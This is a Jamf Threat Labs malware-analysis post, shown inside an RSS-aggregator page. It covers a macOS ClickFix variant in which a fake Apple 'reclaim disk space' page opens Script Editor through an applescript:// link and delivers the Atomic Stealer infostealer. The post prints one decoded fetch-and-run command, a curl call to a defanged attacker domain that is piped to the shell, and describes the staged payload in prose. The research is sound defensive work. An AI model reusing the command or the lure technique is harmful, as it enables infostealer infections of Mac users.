
惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

P
Palo Alto Networks Blog
P
Proofpoint News Feed
GbyAI
GbyAI
Microsoft Azure Blog
B
Blog
Google DeepMind News
N
Netflix TechBlog - Medium
Recorded Future
Recorded Future
M
MIT News - Artificial intelligence
罗磊的独立博客
J
Java Code Geeks
月光博客
月光博客
F
Full Disclosure
博客园 - 聂微东
人人都是产品经理
人人都是产品经理
U
Unit 42
WordPress大学
WordPress大学
A
About on SuperTechFans
C
Cyber Attacks, Cyber Crime and Cyber Security
SecWiki News
SecWiki News
Security Latest
Security Latest
C
Check Point Blog
C
CERT Recently Published Vulnerability Notes
小众软件
小众软件
I
InfoQ
钛媒体:引领未来商业与生活新知
钛媒体:引领未来商业与生活新知
B
Blog RSS Feed
V
Visual Studio Blog
博客园_首页
NISL@THU
NISL@THU
I
Intezer
Spread Privacy
Spread Privacy
AWS News Blog
AWS News Blog
The Register - Security
D
Darknet – Hacking Tools, Hacker News & Cyber Security
Latest news
Latest news
Project Zero
Project Zero
博客园 - 叶小钗
C
Cybersecurity and Infrastructure Security Agency CISA
Threat Intelligence Blog | Flashpoint
P
Privacy International News Feed
博客园 - 【当耐特】
cs.CL updates on arXiv.org
T
Threat Research - Cisco Blogs
Simon Willison's Weblog
T
Tor Project blog
V
Vulnerabilities – Threatpost
博客园 - 司徒正美
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
雷峰网
雷峰网

Jamf Blog

Jamf Nation Live 2026 London and Berlin: AI Governance and DDM 5 Mac Security Gaps Hiding in Your Apple Fleet Classroom Management Tools and Student Learning Outcomes Mobile forensics, minutes not weeks Turn Security Signals into Action with Jamf and Amplifier Security Strengthen Jamf Zero Trust Network Access With Dedicated Internet Gateway Jamf AI Assistant Now Available: Smarter Apple Device Management and Security MacBook Neo: The New Enterprise Entry Point for Mac at Scale Boost Employee Productivity in the Enterprise with Jamf Platform Authentication and Declarative Device Management: The Future of Apple Management Automation for Small IT Teams: Save Time Managing Macs What a lower-cost MacBook Neo means for education Where Apple Meets the Enterprise: Jamf’s Interoperability Advantage for Secure, Automated Access Control Simplify access, secure your apps: why SSO matters for K-12 Inside Predator’s kernel engine RSA Conference 2026 recap: AI security, enterprise mobile security and the shift to connected security platforms Why Mac configurations fall out of sync — and how to fix them G2 names Jamf in its 2026 Best Software Awards across three categories Empowering Mac users: How Jamf Self Service+ reduces tier one support overhead for enterprise IT teams Privacy by default, flexible when required: introducing limited privacy in Jamf Safe Internet From arrival to discharge: how iOS is reimagining the healthcare journey Federated Identity Management for K-12 Education Identity and access management in K-12 schools OpenClaw: the helpful AI that could quietly become your biggest insider threat Get Started with Scripting Series: macOS Terminal, Scripting and Jamf Pro API Managing Apple devices at Black Hat Europe with Jamf Scaling device deployments without scaling your IT team How Predator spyware defeats iOS recording indicators Making Mac work in a PC world The hidden costs of manual device provisioning Threat Actors Expand Abuse of Microsoft Visual Studio Code Mac management and security for lean IT teams Automated certificate management and device security integration The hidden risks in your mobile apps “Mac in 2026: Secure by Design Meets the Enterprise” webinar Jamf named a Unified Endpoint Management leader…again! Jamf recognized as a Leader in 2026 Gartner® Magic Quadrant™ for Endpoint Management Tools Predator’s kill switch: undocumented anti-analysis techniques in iOS spyware 2026: what to expect in tech Retail runs on iOS: Let’s take a tour through Jamf’s booth at NRF 2026 From ClickFix to code signed: the quiet shift of MacSync Stealer malware Jamf After Dark: How WorkBrew solves Homebrew security and compliance for Mac developers Managing emerging technologies: A playbook for modern IT leaders How schools can maximize learning using Apple devices and Jamf Practical intelligence: why it matters for enterprise teams Jamf Connect Q&A Jamf After Dark October recap: platform progress, identity shifts and security insights Powering managed virtualization and Windows app delivery in Mac-first enterprises FlexibleFerret malware continues to strike Managing Jamf configuration with Terraform and GitOps workflows Back to security basics: phishing Introducing the Jamf 140 Course HIMSS 2026 recap Introducing Beacon by Jamf Threat Labs GhostClaw expands beyond npm: GitHub repositories and AI workflows deliver macOS infostealer Android and Jamf: manage and secure your mobile fleet Social engineering in K-12 for beginners Jamf Nation Live 2026: Hands-On Apple Expertise Across Six Cities Developer Mode-as-a-Defense: How iOS Security Features Deter Nation-State Spyware Stop chasing passwords: how school IT can reduce reset tickets Bring Your Own Key (BYOK): Take Control of Your Encryption in Jamf Cloud DarkSword iOS Exploit Kit: 3 Lessons for Mobile Security Threat Labs Jamf Training Celebrates 20 Years of Apple IT Education and Certification Balancing Safety and Learning: K-12 Content Filtering for IT Admins Why Mac security updates take too long and how to fix it Why the Jamf platform is the natural foundation for MSPs Jamf After Dark: mobile forensics Introducing the redesigned Mac threat prevention. Now available in beta.  Beyond access: rethinking the complete Apple deployment strategy for education Gain faster updates and real-time fleet visibility with DDM What the Canvas breach tells us about the state of education security Why K-12 students need web filtering that travels with their devices Jamf spotlighted in Okta Businesses at Work 2026 Report Jamf Nation Live 2026 recap MobiDash internals: ghost clicks and SSH tunnels in commercial adware Tech Partner Spotlight: Jamf + SmallStep MacBook Neo in K-12 Closing the gaps: How Jamf protects macOS and iOS with real-time threat prevention MSP engineering: The art of scoping in Jamf Pro at scale Mac in education is evolving. Jamf School makes it simple Why Apple devices deserve security built for them Seamless Learning Access: Simplicity that puts learning first Reducing IT firefighting: Fewer failed updates, less manual cleanup Apple WWDC26: Keynote recap How Jamf helps maximize your Microsoft investments MTE as a microscope WWDC26: Key takeaways for education institutions WWDC26: Key takeaways for Apple admins The JNUC 2026 session catalog is live — and the clock is ticking Jamf After Dark: Why we moved 1,900+ Apple devices back to Jamf AI governance for Mac: bringing AI under management AI Adoption Is High, Governance Is Lagging Klue Third-Party Cybersecurity Incident How Identity Automation, Claris, and Jamf Simplify Apple Workflows for Education What Is AI Governance? How Proactive Device Status Reporting Transforms Mac Fleet Visibility AI Governance on Mac: A Practical Guide for IT and Security Teams Restaurants Run on iOS: Jamf and IPORT at the NRA Show AI Governance on Mac: A Practical Guide for IT and Security Teams PamStealer: macOS Malware Posing as Clipboard Manager App
ClickFix technique uses Script Editor instead of Terminal on macOS
Jamf Threat Labs · 2026-04-11 · via Jamf Blog

Jamf Threat Labs discovered a ClickFix-style macOS attack that abuses the applescript:// URL scheme to launch Script Editor and deliver an Atomic Stealer infostealer payload — bypassing Terminal entirely.

A person uses a computer while in a dark room. A prompt shows up asking if a website can open Script Editor

By Thijs Xhaflaire

Introduction

Over the years, Jamf Threat Labs developed a broad library of indicators for statically detecting malware, alongside behavioral detections that flag suspicious actions at runtime. This two-pronged approach has proven highly effective at catching infostealers in the wild. Through one of these behavioral detections, we identified a ClickFix-style attack — one that stood out immediately because it ditched the typical Terminal-based execution entry point entirely.

Instead, this malware leveraged macOS Script Editor as the execution vector while maintaining a familiar final payload. Script Editor has a well-documented history as a malware delivery mechanism, so its presence here isn't surprising. What is notable is its role in this ClickFix campaign and the fact that it was invoked via a URL scheme.

The go-to approach for ClickFix techniques has long been convincing users to copy and paste malicious commands into Terminal under the guise of troubleshooting or routine system maintenance. Apple took direct aim at this in macOS 26.4, introducing a security feature that scans commands pasted into Terminal before they're executed. It's a meaningful friction point, but as this campaign illustrates, when one door closes, attackers find another. This post takes a closer look at one of the techniques we'll likely be seeing more of going forward.

Initial access via Script Editor

Unlike traditional ClickFix campaigns that instruct users to paste commands directly into Terminal, the discovered variant uses a browser-triggered workflow to launch Script Editor.

A webpage made to look like an official Apple page, called Reclaim disk space on your Mac, with steps to recover storage. The instructions ask the user to open the cleanup script in Script Editor

Fake Apple-themed webpage

As shown in the images, users are presented with a Apple-themed webpage claiming to help “reclaim disk space on your Mac.” The page provides step-by-step instructions that appear consistent with legitimate system maintenance guidance. When the user clicks the provided “Execute” button, the page triggers the next stage of the workflow.

The key difference lies in how execution is initiated:

  • The page leverages an applescript:// URL scheme
  • Clicking the “Execute” button invokes this URL scheme from the browser
  • The browser prompts the user to allow Script Editor to open
  • Once opened, a pre-filled script is presented for execution

A prompt on the Reclaim disk space on your Mac page that asks the user to Allow, Cancel or Always Allow the website to open Script Editor

Prompt to open Script Editor

This approach reduces direct user interaction. The user is guided from a webpage into a pre-populated Script Editor window rather than entering commands in Terminal.

Inspection of the underlying webpage reveals that this behavior is triggered via an embedded applescript:// URL scheme, which is used to launch Script Editor directly from the browser.

Execution flow and payload delivery

The behavior of Script Editor may vary depending on the macOS version. On recent versions of macOS Tahoe, an additional warning prompt is presented, requiring the user to allow the script to be saved to disk before execution.

Script editor behavior. In macOS 26.0, it opens the script as expected. In macOS 26.4, it shows a warning that the script is from an unidentified developer and checks with the user if they should create the script document.

Script Editor behavior in macOS 26.0 (left) and macOS 26.4 (right)

Once the user executes the script within Script Editor, the following command is ultimately run:

At a glance, the command is intentionally obfuscated. However, its behavior follows a familiar pattern:

  • String obfuscation via tr: The encoded string is transformed into a valid URL at runtime. The use of tr for this purpose has been observed across newer variants. When decoded, the command resolves to: curl -kSsfL https://dryvecar[.]com/curl/04566d1d3f9717b2e7e6b643775d9ca72cef942f6df9ce075cf8c73a1bd2565a
  • Payload retrieval via curl: The -k flag disables TLS certificate validation, allowing interception or use of untrusted infrastructure.
  • Direct execution via pipe to zsh: The downloaded content is immediately executed in memory without being written to disk.

If the request is successful, the downloaded content is executed inline and contains a second-stage payload:

This payload uses base64 encoding combined with gzip compression to obscure its contents before execution. Similar variants have also used bunzip2 for the same purpose. Once decoded, it resolves to:

This second stage retrieves a Mach-O binary to /tmp, identified as a recent Atomic Stealer variant, removes extended attributes, sets execution permissions and executes it. This staged approach keeps the initial command small and obfuscated while delivering the primary payload in a later step.

Conclusion

This activity demonstrates how ClickFix-style techniques can be adapted while maintaining the same underlying behavior.

By shifting execution from Terminal to Script Editor, the attacker preserves a familiar delivery mechanism while quietly changing how and where the command actually runs. It's a small adjustment with a meaningful impact — and it's a perfect illustration of the cat-and-mouse dynamic that defines offensive and defensive security. The moment a new control gets implemented, attackers are already in search of an alternative. It's the nature of the space.

Jamf Threat Labs continues to monitor this activity and track related infrastructure and variants. In the Jamf Protect console, customers can configure Threat Prevention, Advanced Threat Controls and Web Protection to Block and Report to help prevent the execution of similar threats.

Indicators of compromise

Read the latest research from Jamf Threat Labs.